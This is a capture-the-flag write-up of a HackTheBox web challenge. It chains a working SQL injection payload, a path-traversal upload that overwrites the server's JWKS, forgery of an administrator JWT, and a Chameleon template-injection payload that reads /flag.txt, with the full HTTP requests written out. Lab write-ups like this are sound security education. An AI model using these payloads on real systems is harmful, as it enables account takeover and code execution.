Bobby's Bistro – HackTheBox Writeup
Summary
The challenge contains multiple independent vulnerabilities that must be chained together to achieve remote code execution.
Attack chain:
- SQL Injection leaks the administrator’s information.
- Path Traversal in file upload overwrites the server’s JWKS.
- Forge an administrator JWT using the attacker’s RSA key.
- Abuse a Chameleon SSTI to execute arbitrary Python and read the flag.
Lab URL: Bobby’s Bistro – HackTheBox
Environment
1
2
sudo docker build -t web-bobbys-bistro .
sudo docker run --rm -p 3000:3000 -it web-bobbys-bistro
Vulnerability 1 – SQL Injection
The /profile endpoint constructs an SQL query using string formatting.
1
2
3
4
5
6
7
token = request.form.get("token")

user_data = (
    db.session.query(User)
    .filter(text("token='{}'".format(token)))
    .all()
)
Even though the application uses SQLAlchemy (an ORM that usually protects against SQLi), the developer explicitly wrapped the query in text() and used Python’s .format() string interpolation. This breaks the ORM’s built-in parameterization and passes the raw user input straight to the SQLite database engine. As a result we can break out of the string quote (') to manipulate the query structure.
1

token=098f6bcd4621d373cade4e832627b4f6'+OR+'1'='1
Produces:
1
WHERE token='' OR '1'='1'
which returns every row including the admin raw
1
2
3
user_id= dbb302e9-1cca-42cc-a616-98b5e219e8f2
username = bobby_7bbb3302a2a1ae0eac32
role= admin
Vulnerability 2 – Path Traversal
The application allows file uploads for chat attachments which is written directly to disk.
1
2
3
4
5
6
7
8
9
10
message = request.form.get("message")
file = request.files.get("attachment")
new_chat_message = ChatMessage(
    timestamp=str(datetime.now()),
    content=message,
    sender=username,
    attachments=UPLOADS_DIR + "/" + file.filename,
)
if file.filename:
    file.save(UPLOADS_DIR + "/" + file.filename)
The application servers its own JSON Web Key Set at.
1
2
3
4
5
6
7
8
$ curl http://localhost:3000/static/.well-known/jwks.json
{"keys":
	[{"alg": "RS256",
	"e": "AQAB",
	"kid": "a5affc2f0519b33dae848a0973408ce5",
	"kty": "RSA",
	"n": "43JHfKNdaSsLnRn7rG0TiybOktPyeWuqn_Xy8UAq-yfuV72kRDUlmQEjVfCpB3uW7p5DfzDAgrrRTsgjd-2EW3ZjUl_ZtoX-oECBJuHxQ6FFK6qK5oXVp7sqOh2HqlpyM0XtYTh22Y9JHJ2cxB_WJKxvu8Blc_qkgQDVoYZobcEfFnK3rfUCHvWIt-NpHyibqYchbSYUFzl-IhhjElwMR9CFhQij7oDBvu7HbgRpTp7BCBwYOypRF_lkjJSgOHYwrAgKzbcgEy6vCKIGER4-PpHxFI_6O82RjMJDJs9orHf6GUE6nBqVGRi8yz-sSswL0xz7tnKylQCjHsNJGcwdvw",
	"use": "sig"}]}
By supplying
1
../static/.well-known/jwks.json
as the uploaded filename, the application overwrites its own JWK
First create a new RSA keypair:
1
2
3
4
$ openssl genpkey -algorithm RSA -out private_key.pem -pkeyopt rsa_keygen_bits:2048

$ openssl rsa -pubout -in private_key.pem -out public_key.pem
Second, convert the public key into jwk format using cyberchef
1
2
3
4
{
"kty":"RSA",
"n":"y03C-Z7EETYCvGhkGAvd_g6iK6dJWNmtW4p_SErn_imwOZv8eEvmBj6sdHWW5AhG_Vd7Sb6MnRn_36nfl1H8qOFvKAiA_5kOC23oX902C3B6MviDSk4VDemSQuNt3TrAAZ1YxYDHC4MnPYrWYkigBzzt2mxbH6cVpyl0rr9coWBUAXDh6OQJWNp3JoMZNpAaDk1RjCIoEwTNO_jHeNEZUMjd-ro_UAKTzAxMRPNkCVNtYMuLCHrE1eJqlqdjZoraay_2O_TYlGd8fgdUXDTyHwMKxvqAxw7-xwixJc_mhQEZo8-Jj1jAKOcWvPfomfY5yIeoNnC22To03K9ngKe9fQ",
"e":"AQAB"}
we still need to add alg, use, and kid (must match your key identifier ‘kid’ in your JWT) fields.
1
2
3
4
5
6
7
8
jwk = {
    "kty": "RSA",
    "alg": "RS256",
    "use": "sig",
    "kid": "e040afea17d8c18e56305c3afb4627f0",
    "n": "y03C-Z7EETYCvGhkGAvd_g6iK6dJWNmtW4p_SErn_imwOZv8eEvmBj6sdHWW5AhG_Vd7Sb6MnRn_36nfl1H8qOFvKAiA_5kOC23oX902C3B6MviDSk4VDemSQuNt3TrAAZ1YxYDHC4MnPYrWYkigBzzt2mxbH6cVpyl0rr9coWBUAXDh6OQJWNp3JoMZNpAaDk1RjCIoEwTNO_jHeNEZUMjd-ro_UAKTzAxMRPNkCVNtYMuLCHrE1eJqlqdjZoraay_2O_TYlGd8fgdUXDTyHwMKxvqAxw7-xwixJc_mhQEZo8-Jj1jAKOcWvPfomfY5yIeoNnC22To03K9ngKe9fQ",,
    "e": "AQAB"
}
Lastly upload the generated JSON over the original file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /api/chat-messages HTTP/1.1

------WebKitFormBoundaryWnyvfBuCgNQMzJgf
Content-Disposition: form-data; name="message"

test
------WebKitFormBoundaryWnyvfBuCgNQMzJgf
Content-Disposition: form-data; name="attachment"; filename="../static/.well-known/jwks.json"
Content-Type: application/octet-stream

{
  "keys": [
    {
      "kty": "RSA",
      "alg": "RS256",
      "use": "sig",
      "kid": "e040afea17d8c18e56305c3afb4627f0",
      "n": "y03C-Z7EETYCvGhkGAvd_g6iK6dJWNmtW4p_SErn_imwOZv8eEvmBj6sdHWW5AhG_Vd7Sb6MnRn_36nfl1H8qOFvKAiA_5kOC23oX902C3B6MviDSk4VDemSQuNt3TrAAZ1YxYDHC4MnPYrWYkigBzzt2mxbH6cVpyl0rr9coWBUAXDh6OQJWNp3JoMZNpAaDk1RjCIoEwTNO_jHeNEZUMjd-ro_UAKTzAxMRPNkCVNtYMuLCHrE1eJqlqdjZoraay_2O_TYlGd8fgdUXDTyHwMKxvqAxw7-xwixJc_mhQEZo8-Jj1jAKOcWvPfomfY5yIeoNnC22To03K9ngKe9fQ",
      "e": "AQAB"
    }
  ]
}
------WebKitFormBoundaryWnyvfBuCgNQMzJgf--
Vulnerability 3 – JWT Forgery
Now that we uploaded our public key over the original one, we can now create a JWT containing the administrator UUID extracted from SQLi.
1
2
3
user_id= dbb302e9-1cca-42cc-a616-98b5e219e8f2
username = bobby_7bbb3302a2a1ae0eac32
role= admin
Replace your payload with the admin’s user_id then sign it with your private key (public_key.pem). jwt.io


Paste the new auth_token into browser’s cookie and now the application will verify our session with our public key and grant us access as administrator
Vulnerability 4 – Server-Side Template Injection
In the /api/announcements endpoint, user-supplied content is compiled directly into a template engine:
1
2
3
4
5
6
content = markdown.markdown(request.form.get("announcement"))
if content:
    for i in '$#{}"_.':
        content = content.replace(i, "")
tpl = PageTemplate(content)
res = tpl.render()
Instead of treating user input as plain text, the application passes it directly to PageTemplate(), causing Chameleon to compile and execute the supplied content.
The developer attempted to mitigate this by removing several characters ($ # { } " _ .) before compilation. However, this blacklist only removes specific characters; it does not prevent Chameleon from parsing valid Template Attribute Language (TAL) instructions.
Understanding Chameleon and TAL
Chameleon is a Python template engine that uses Template Attribute Language (TAL) to embed logic directly inside HTML elements.
Chameleon extends ordinary HTML by introducing special attributes. For example,
1
<btal:replace="string:HelloWorld">Placeholder</b>
contains no scripting tags. Instead, the tal:replace attribute instructs Chameleon to replace the entire element with the evaluated expression. Rendering this template produces
1
HelloWorld
Because the application accepts arbitrary HTML and later compiles it using PageTemplate(), an attacker can inject their own TAL attributes and have them executed by the template engine.
Exploring the Template Environment
With template execution confirmed, the next step was to identify which objects were available during rendering. Executing
1
<btal:replace="python:dir()"></b>
revealed several useful objects:
1
2
3
4
5
6
7
8
template
econtext
rcontext
get
getname
translate
decode
...
The evaluation context itself could also be inspected.
1
<btal:replace="python:repr(econtext)"></b>
Revealing Chameleon’s internal Scope object. More importantly,
1
<btal:replace="python:globals()"></b>
showed that Python built-ins remained accessible inside the execution environment, including
1
2
3
4
5
open
getattr
eval
exec
chr
Constructing the Payload
The blacklist prevented straightforward payloads such as
1
open("/flag.txt").read()
because quotation marks and attribute access (.) were removed. Instead of relying on literal strings, both the filename and the method name were constructed dynamically using chr(). The filename
1
2
3
4
5
6
- the file name:
/flag.txt

became:
chr(47)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116)
while the method name
1
2
3
4
read

became:
chr(114)+chr(101)+chr(97)+chr(100)
Finally, getattr() was used to resolve the method without requiring dot notation.
1
2
3
4
5
6
7
8
9
10
11
12

POST /api/announcements

------WebKitFormBoundaryZ80BZxFqo0rweOEK
Content-Disposition: form-data; name="title"

flag
------WebKitFormBoundaryZ80BZxFqo0rweOEK
Content-Disposition: form-data; name="announcement"

<b tal:replace="python:getattr(open(chr(47)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116)),chr(114)+chr(101)+chr(97)+chr(100))()"></b>
------WebKitFormBoundaryZ80BZxFqo0rweOEK--
This caused Chameleon to evaluate the Python code during template rendering, successfully reading the contents of /flag.txt.
Note that I didn’t convert the single quote to
chr()with the filename (’\flag.txt’), that’s because thechr()function returns the result as a string type.